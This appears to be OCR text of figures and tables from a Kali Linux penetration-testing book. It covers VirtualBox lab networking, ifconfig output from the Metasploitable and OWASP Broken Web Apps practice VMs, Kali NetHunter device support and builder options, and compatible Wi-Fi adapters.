

Oracle VM VirtualBox Manager
File
Machine
Network
Help
Tools
Create
Remove
Properties



Adapter
DHCP Server
Enable Server
Server Address:
10.10.10.1
Server Mask:
255.255.255.0
Lower Address Bound:
10.10.10.2
Upper Address Bound:
10.10.10.254
Apply
Reset




```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:28:78:db
          inet addr:10.10.10.100  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe28:78db/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3 errors:0 dropped:0 overruns:0 frame:0
          TX packets:46 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:758 (758.0 B)  TX bytes:5048 (4.9 KB)
          Interrupt:19 Base address:0x2000
```



Oracle VM VirtualBox Manager
File
Machine
Help
Tools
Preferences
Import
Export
New
Add



Please choose a virtual appliance file to import
« ISO › PenTest VMs
Search PenTest VMs
Organize
New folder
Quick access
Desktop
Downloads
Pictures
Documents
metasploitable-linux-2.0.0
OWASP_Broken_Web_Apps_VM_1.2
File name:
OWASP_Broken_Web_Apps_VM_1.2
Open Virtualization Format (*.o
Open
Cancel




```
root@owaspbwa:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:a4:2c:e2
          inet addr:10.10.10.4  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea4:2ce2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:68 errors:0 dropped:0 overruns:0 frame:0
          TX packets:52 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:12661 (12.6 KB)  TX bytes:7061 (7.0 KB)
          Interrupt:9 Base address:0xd020
```

Chapter 12: Selecting a Kali Device and Hardware





GPIO
Raspberry Pi 3 Model B+
© Raspberry Pi 2017
DISPLAY
HDMI
CAMERA
PWR IN
USB
USB
PEN
RUN
ACT
PWR
Made in the UK

Device Model	Code Name	Device Model	Code Name
Nexus 4	mako	Galaxy S5	klte
Nexus 5	hammerhead	Galaxy S7	herolte
Nexus 5x	bullhead	Galaxy S7 edge	hero2lte
Nexus 6	shamu	LG G5 T-Mobil	h830
Nexus 6P	angler	LG G5 International	h850
Nexus 7 (2013)	flo	LG V20 T-Mobile	h918
Nexus 9	flounder	LG V20 US Unlocked	us996
Nexus 10	manta	HTC One M7 GPE	onem7gpe
OnePlus One	oneplus1	HTC 10	htc_pmewl
OnePlus 2	oneplus2	Sony Xperia ZR	dogo
OnePlus 3/3T	oneplus3	Sony Xperia Z	yuga
OnePlus X	oneplusx	SHIELD tablet	shieldtablet
Galaxy Note 3	hlte	ZTE Axon 7	ailsa_ii

```
Kali NetHunter recovery flashable zip builder

optional arguments:
  -h, --help            show this help message and exit
  --device DEVICE, -d DEVICE
                        Allowed device names: ailsa_ii htc_pmewl dragon manta
                        flounder flocm flo grouper angler shamu shamucm
                        bullhead hammerheadmon hammerheadcm hammerhead
                        hammerheadcafcm makocm mako shieldtablet oneplusxcm
                        oneplus2cm oneplus2oos oneplus3 oneplus3-cm oneplus3T-
                        cm oneplus3-oos oneplus3T-oos oneplus1 oneplus5-oos
                        oneplus5-cm h830 h850 h918 us996 hlteeur hltecan
                        hltespr hltekor hlteeur-touchwiz hltecan-touchwiz
                        hltespr-touchwiz hltekor-touchwiz hltedcm-touchwiz
                        hltekdi-touchwiz jfltexx klte klteduos kltekdi kltekor
                        kltespr kltevzw kltechn kltechnduo klte-touchwiz
                        klteduos-touchwiz kltespr-touchwiz klteusc-touchwiz
                        kltevzw-touchwiz klteskt-touchwiz kltekdi-touchwiz
                        herolte heroltekor hero2lte hero2ltekor gracelte
                        graceltekor cancrocm a5ulte a5ulte-touchwiz dogo yuga
                        onem7gpe jiayus3a kiwi s2 cedric
  --kitkat, -kk         Android 4.4.4
  --lollipop, -l        Android 5
  --marshmallow, -m     Android 6
  --nougat, -n          Android 7
  --oreo, -o            Android 8
```

Manufacturer	Model
Atheros	ATH9KHTC - AR9271 & AR7010
Ralink	RT3070
Realtek	RTL8192CU
TP-Link	TL-WN722N
TP-Link	TL-WN822N v1 - v3
Alfa Networks	AWUS036NEH
Alfa Networks	AWUS036NHA
Alfa Networks	AWUSO36NH



Index